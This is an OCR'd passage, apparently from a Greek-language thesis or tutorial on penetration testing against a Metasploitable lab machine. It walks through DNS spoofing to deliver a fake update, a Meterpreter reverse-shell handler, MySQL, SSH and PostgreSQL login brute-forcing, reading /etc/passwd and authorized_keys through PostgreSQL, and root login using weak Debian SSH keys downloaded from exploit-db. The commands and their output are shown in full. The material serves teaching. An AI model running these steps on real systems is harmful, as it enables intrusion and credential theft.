
Όσον αφορά τους στόχους [TARGET1], [TARGET2] μπορεί να είναι IPs και MACs, και συγκεκριμένες TCP και UDP πόρτες και είναι της μορφής MAC/IPs/PORTs. Εάν παραληφθεί κάποιο από αυτά, θα πρέπει να χρησιμοποιηθεί ο χαρακτήρας /. Παρακάτω φαίνεται το αποτέλεσμα αυτής της εντολής, δηλαδή σε όποια σελίδα και να συνδέεται ο χρήστης στην ουσία συνδέεται πίσω στον επιτιθέμενο χωρίς να το καταλάβει. [14]

```
Activating dns_spoof plugin...

dns_spoof: [www.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [www.google.com] spoofed to [192.168.108.128]
dns_spoof: [addons.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [www.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [alfavita.gr] spoofed to [192.168.108.128]
dns_spoof: [enikos.gr] spoofed to [192.168.108.128]
```


Επίσης, με τη χρήση του Metasploit δημιουργείται το exploit:

```
msf > use multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Έτσι, λοιπόν για παράδειγμα, όταν ο χρήστης συνδέεται στο Facebook , το αποτέλεσμα που παίρνει είναι η παρακάτω εικόνα:



Αφού θεωρεί ότι έχει επισκεφτεί το site που επιθυμούσε, όπως αναγράφεται άλλωστε και στη γραμμή διευθύνσεων, πείθεται από το μήνυμα και συνεχίζει να κατεβάσει το Update που απαιτείται.



Στη συνέχεια, ο χρήστης αφού έχει κατεβάσει το Update, το εκτελεί. Το αποτέλεσμα είναι να ανοίξει το meterpreter session, να καταγραφούν τα παρακάτω και να αποκτήσει ο επιτιθέμενος τον πλήρη έλεγχο του συστήματος στόχου που εδώ είναι τα Windows.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.108.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.108.129
[*] Meterpreter session 1 opened (192.168.108.128:4444 -> 192.168.108.129:1073)
at 2012-10-03 12:28:26 -0400
```

MySQL και χρήση SSH

Η πιο κοινώς χρησιμοποιούμενη επίθεση ενάντια σε οποιαδήποτε κρυπτογραφημένα στοιχεία είναι η «Επίθεση Διεξοδικής Αναζήτησης», ή αλλιώς «Brute force Attack». Σε αυτήν την επίθεση, ο επιτιθέμενος προσπαθεί να δοκιμάσει όλους τους πιθανούς συνδυασμούς χαρακτήρων που μπορεί να χρησιμοποιούνται για έναν κωδικό έως ότου καταλήξει σε μία λύση. Για να βρει, για παράδειγμα, έναν κωδικό ενός χαρακτήρα αρκεί να δοκιμάσει και τους 26 χαρακτήρες, αν υποθέσουμε ότι ο χρήστης επέλεξε να γίνει η αναζήτηση μόνο στο αγγλικό αλφάβητο και στα κεφαλαία δηλαδή από το Α έως το Z. Τότε είναι σίγουρο ότι θα βρει τον κωδικό. Αν, όμως, μεγαλώσουμε το μήκος του κωδικού που ψάχνουμε και από ένα χαρακτήρα θέλουμε δύο τότε οι πιθανοί συνδυασμοί που πρέπει να δοκιμάσει είναι $26^2 = 676$ συνδυασμούς. Ο αριθμός πιθανών συνδυασμών (και επομένως ο απαραίτητος χρόνος) αυξάνεται ραγδαία καθώς αυξάνεται και το μήκος του κωδικού πρόσβασης και αυτή η μέθοδος γίνεται γρήγορα ασύμφορη. Εκτός, βέβαια, από το μέγιστο μήκος του συνόλου των χαρακτήρων πρέπει επίσης να διευκρινιστεί και το σύνολο των χαρακτήρων που χρησιμοποιούνται, διότι όσο μεγαλύτερο είναι το σύνολο των χαρακτήρων προς προσπέλαση τόσο μεγαλύτερος είναι και ο χρόνος που απαιτείται για να βρεθεί ο κωδικός. Δυστυχώς, όμως, συνήθως δεν έχουμε ιδέα για το σύνολο των χαρακτήρων που χρησιμοποιούνται και δεν υπάρχει και κάποιος τρόπος να καθοριστεί αυτό.

Παρόμοιες επιθέσεις είναι και οι «Επιθέσεις Λεξικού» ή αλλιώς «Dictionary Attacks», με τη διαφορά ότι εδώ δοκιμάζεται κάθε «λέξη» που υπάρχει σε έναν πλήρη κατάλογο- «λεξικό». Αυτές οι επιθέσεις είναι συνήθως πολύ γρήγορες εκτός αν το λεξικό είναι μεγάλο και ο κωδικός μπορεί να ανακτηθεί μόνο αν περιέχεται στον κατάλογο. Η επιτυχία αυτής της επίθεσης εξαρτάται κυρίως από το χρήστη και όχι από τις ικανότητες του επιτιθέμενου, διότι ο χρήστης καθορίζει την πολυπλοκότητα του κωδικού που θα χρησιμοποιήσει.

Στο παράδειγμα που ακολουθεί φαίνεται πώς αποκτάται πρόσβαση με δικαιώματα διαχειριστή σε ένα σύστημα χρησιμοποιώντας το Metasploit, τον MySQL client, το πρωτόκολλο SSH και τη μέθοδο της επίθεσης Λεξικού.

Όσον αφορά το πρωτόκολλο SSH (Secure Shell) παρέχει ασφαλή απομακρυσμένη σύνδεση σε υπολογιστές πάνω από μη ασφαλές δίκτυο, προσφέρει τόσο ένα ασφαλές σύστημα αναγνώρισης όσο και

ασφαλή μεταφορά αρχείων και χρησιμοποιεί συνήθως την θύρα 22 για την σύνδεση του υπολογιστή με έναν άλλο υπολογιστή στο Internet. Παρακάτω αναφέρονται κάποια βασικά στοιχεία του πρωτοκόλλου:

- Το Transport layer protocol, που παρέχει πιστοποίηση της ταυτότητας του διακομιστή, εμπιστευτικότητα, ακεραιότητα των δεδομένων και εξασφάλιση του απόρρητου της συναλλαγής. Τρέχει πάνω από κάθε αξιόπιστο πρωτόκολλο μεταφοράς, όπως το TCP.
- Το User Authentication protocol που πιστοποιεί την ταυτότητα του πελάτη - χρήστη στον εξυπηρετητή. Τρέχει πάνω από το Transport layer protocol.
- Το Connection protocol που πολυπλέκει το ασφαλές κανάλι, που δημιουργείται από τα δύο προηγούμενα, σε αρκετά λογικά κανάλια. Τρέχει πάνω από το User Authentication protocol.

Στο παράδειγμα που εκτελείται, αρχικά πραγματοποιείται σάρωση πορτών με το αντίστοιχο εργαλείο, nmap:

```
root@bt:~# nmap -n -sV 192.168.19.128

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-10-15 13:44 EEST
Nmap scan report for 192.168.19.128
Host is up (0.00030s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.26 wi
th Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```


Στη συνέχεια, χρησιμοποιείται το scanner mysql/mysql_login το οποίο είναι ένα brute-force login εργαλείο για MySQL servers. Θέτοντας τις κατάλληλες παραμέτρους, όπως φαίνεται στην παρακάτω εικόνα,


```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) > set RHOSTS 192.168.19.128
RHOSTS => 192.168.19.128
msf  auxiliary(mysql_login) > set USERNAME root
USERNAME => root
```

ο επιτιθέμενος μπορεί να αποκτήσει τον κωδικό πρόσβασης στον MySQL server, ο οποίος στην προκειμένη περίπτωση είναι "password: root".

```
msf  auxiliary(mysql_login) > exploit

[*] 192.168.19.128:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.19.128:3306 MYSQL - [1/2] - Trying username:'root' with password:''
[*] 192.168.19.128:3306 MYSQL - [1/2] - failed to login as 'root' with password ''
[*] 192.168.19.128:3306 MYSQL - [2/2] - Trying username:'root' with password:'root'
[+] 192.168.19.128:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ο επιτιθέμενος συνδέεται στη βάση με τους κωδικούς που απέσπασε κι αποκτά πρόσβαση στο αρχείο /etc/passwd από το οποίο φαίνεται κι ο χρήστης msfadmin του Metasploitable.





Στη συνέχεια ο επιτιθέμενος χρησιμοποιεί το scanner ssh/ssh_login. Το ssh_login module του Metasploitable είναι αρκετά πολύπλευρο καθώς δεν δοκιμάζει απλώς ένα σύνολο από διαπιστευτήρια (credentials) σ' ένα εύρος από IP διευθύνσεις αλλά μπορεί να παρουσιάσει brute-force προσπάθειες εισόδου (brute-force login attempts). Είναι επίσης δυνατό να υπάρχει ένα αρχείο στο module που περιέχει ονόματα εισόδου (usernames) και κωδικούς πρόσβασης (passwords) τα οποία δοκιμάζονται προκειμένου να αποκτηθεί η είσοδος στο σύστημα.

Με τις παρακάτω παραμέτρους αποκτάται είσοδος στο σύστημα όπως φαίνεται στις παρακάτω εικόνες:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf  auxiliary(ssh_login) > set RHOSTS 192.168.19.128
RHOSTS => 192.168.19.128
msf  auxiliary(ssh_login) > set LPORT 22
LPORT => 22
msf  auxiliary(ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf  auxiliary(ssh_login) > exploit

[*] 192.168.19.128:22 SSH - Starting bruteforce
[*] 192.168.19.128:22 SSH - [1/2] - Trying: username: 'msfadmin' with password: ''
[-] 192.168.19.128:22 SSH - [1/2] - Failed: 'msfadmin':''
[*] 192.168.19.128:22 SSH - [2/2] - Trying: username: 'msfadmin' with password: 'msfadmin'
[*] Command shell session 1 opened (192.168.19.136:49643 -> 192.168.19.128:22) at 2012-10-15 19:12:23 +0300
[+] 192.168.19.128:22 SSH - [2/2] - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) g
roups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin
),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:0
0 UTC 2008 i686 GNU/Linux "
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Τέλος, ο επιτιθέμενος συνδέεται στο σύστημα απευθείας με το SSH κι αποκτά δικαιώματα διαχειριστή:

```
root@bt:~# ssh msfadmin@192.168.19.128
msfadmin@192.168.19.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9e:db:e1
          inet addr:192.168.19.128  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9e:dbe1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74229 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10971 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66676643 (63.5 MB)  TX bytes:2184686 (2.0 MB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4814 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4814 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2367238 (2.2 MB)  TX bytes:2367238 (2.2 MB)
```

PostgreSQL και χρήση SSH

Στο συγκεκριμένο παράδειγμα, ο επιτιθέμενος αποκτά πρόσβαση μέσω brute force επίθεσης σε έναν Postgresql client. Στη συνέχεια, προσπαθεί να αποκτήσει πρόσβαση στο σύστημα μέσω SSH αλλά χωρίς να γνωρίζει τον κωδικό πρόσβασης παρά μόνο με τα κλειδιά SSH. Τα κλειδιά SSH χρησιμοποιούνται στο σύστημα πιστοποίησης που βασίζεται στα κλειδιά, ως εναλλακτική στο προεπιλεγμένο σύστημα πιστοποίησης βασισμένο στους κωδικούς πρόσβασης. Με την πιστοποίηση που βασίζεται σε κλειδιά, δεν χρειάζεται η πληκτρολόγηση ενός κωδικού πρόσβασης για να γίνει πιστοποίηση. Τα κλειδιά SSH αποτελούνται από δύο κλειδιά: ένα ιδιωτικό κλειδί, που πρέπει να είναι μυστικό, και ένα δημόσιο κλειδί που μπορεί να τοποθετηθεί σε οποιονδήποτε υπολογιστή επιθυμείται να υπάρχει πρόσβαση. Στο συγκεκριμένο παράδειγμα χρησιμοποιείται ένα κλειδί με αλγόριθμο κρυπτογράφησης RSA και μήκος 2048 ψηφία.

Η επίθεση ξεκινά με το εργαλείο nmap για να ανιχνευθεί αν η υπηρεσία που μας ενδιαφέρει υπάρχει στο σύστημα.

```
msf > nmap -sV -O -p 22,5432 192.168.19.128
[*] exec: nmap -sV -O -p 22,5432 192.168.19.128

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-10-16 18:14 EEST
Nmap scan report for 192.168.19.128
Host is up (0.00044s latency).
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
```


Εφόσον οι υπηρεσίες είναι «τρέχουν», ο επιτιθέμενος προσπαθεί να αποκτήσει πρόσβαση στη βάση χρησιμοποιώντας το scanner/postgres/postgres_login.

```
msf > use auxiliary/scanner/postgres/postgres_login
msf  auxiliary(postgres_login) >
```


Αυτό το module προσπαθεί να αποκτήσει πρόσβαση στην PostgreSQL χρησιμοποιώντας συνδυασμούς username και password που υπάρχουν στις επιλογές του USER_FILE, του PASS_FILE και του USERPASS_FILE. Οι παράμετροι που έχει και μπορεί να πάρει αυτό το module είναι οι παρακάτω:

```
msf  auxiliary(postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   true                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                                      yes       The database to authenticate against
   PASSWORD                                                                         no        A specific password to authenticate wi
th
   PASS_FILE         /opt/framework/msf3/data/wordlists/postgres_default_pass.txt   no        File containing passwords, one per lin
e
   RETURN_ROWSET     true                                                           no        Set to true to see query result sets
   RHOSTS                                                                           yes       The target address range or CIDR ident
ifier
   RPORT             5432                                                           yes       The target port
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works
for a host
   THREADS           1                                                              yes       The number of concurrent threads
   USERNAME          postgres                                                       no        A specific username to authenticate as
   USERPASS_FILE     /opt/framework/msf3/data/wordlists/postgres_default_userpass.txt  no     File containing (space-seperated) user
s and passwords, one pair per line
   USER_AS_PASS      true                                                           no        Try the username as the password for a
ll users
   USER_FILE         /opt/framework/msf3/data/wordlists/postgres_default_user.txt   no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attemp
ts
```


Όπου στο USER_FILE, το PASS_FILE και το USERPASS_FILE αντιστοιχούν wordlists που υπάρχουν εξορισμού στο Metasploit. Ο χρήστης ορίζει τις υπόλοιπες παραμέτρους και γίνεται η επίθεση με επιτυχία.



Αφού ανακτά τους κωδικούς, ο επιτιθέμενος μπαίνει στη βάση δεδομένων, δημιουργεί τον πίνακα any_Table κι εκεί βάζει τα στοιχεία από το αρχείο /etc/passwd.



Στο σημείο αυτό βλέπει ότι το όνομα χρήστη του συστήματος - στόχου είναι «msfadmin».



Στη συνέχεια, μέσω των sshkeys ο επιτιθέμενος μαθαίνει ποιο είναι το δημόσιο κλειδί του χρήστη msfadmin.

```
root@bt:~#  psql -h 192.168.19.128 -U postgres -W
Password for user postgres:
psql (8.4.8, server 8.3.1)
WARNING: psql version 8.4, server version 8.3.
         Some psql features might not work.
SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256)
Type "help" for help.

postgres=# create table sshkey3 (input TEXT); copy sshkey3 from '/root/.ssh/auth
orized_keys'; select input from sshkey3;
```

```
 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lSh
HQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXv
SjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1kr
U3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdF
o9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploi
table
(1 row)

(END)
```

Έπειτα, ο επιτιθέμενος συνδέεται στο http://www.exploit-db.com/sploits/debian_ssh_rsa_2048_x86.tar.bz2 όπου και κατεβάζει όλα τα δημόσια κλειδιά debian_ssh_rsa_2048_x86. Και τέλος, συνδέεται στο σύστημα στόχο μέσω των ssh κλειδιών και ο επιτιθέμενος καταφέρνει να αποκτήσει πρόσβαση στο σύστημα.

```
root@bt:~/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGG
oi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teo
weG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw
7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y
1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w
*.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@bt:~/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@192.168.19
.128
Last login: Thu Sep 27 16:16:47 2012 from 192.168.19.136
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

SQL Injection

Η SQL injection (SQL έγχυση) είναι μια διαδεδομένη μέθοδος επίθεσης που στοχεύει σε ένα site (όχι στους χρήστες του) και πιο συγκεκριμένα στη βάση δεδομένων του. Ο στόχος της είναι να εισάγει αυθαίρετα δεδομένα, κυρίως ερωτήματα βάσεων δεδομένων (queries), σε εκφράσεις που εκτελούνται από τη βάση. Το ερώτημα αυτό μπορεί να αφορά διάφορες δραστηριότητες, από την ανάκτηση δεδομένων μέχρι την τροποποίηση ή αφαίρεση πληροφοριών από τη βάση.

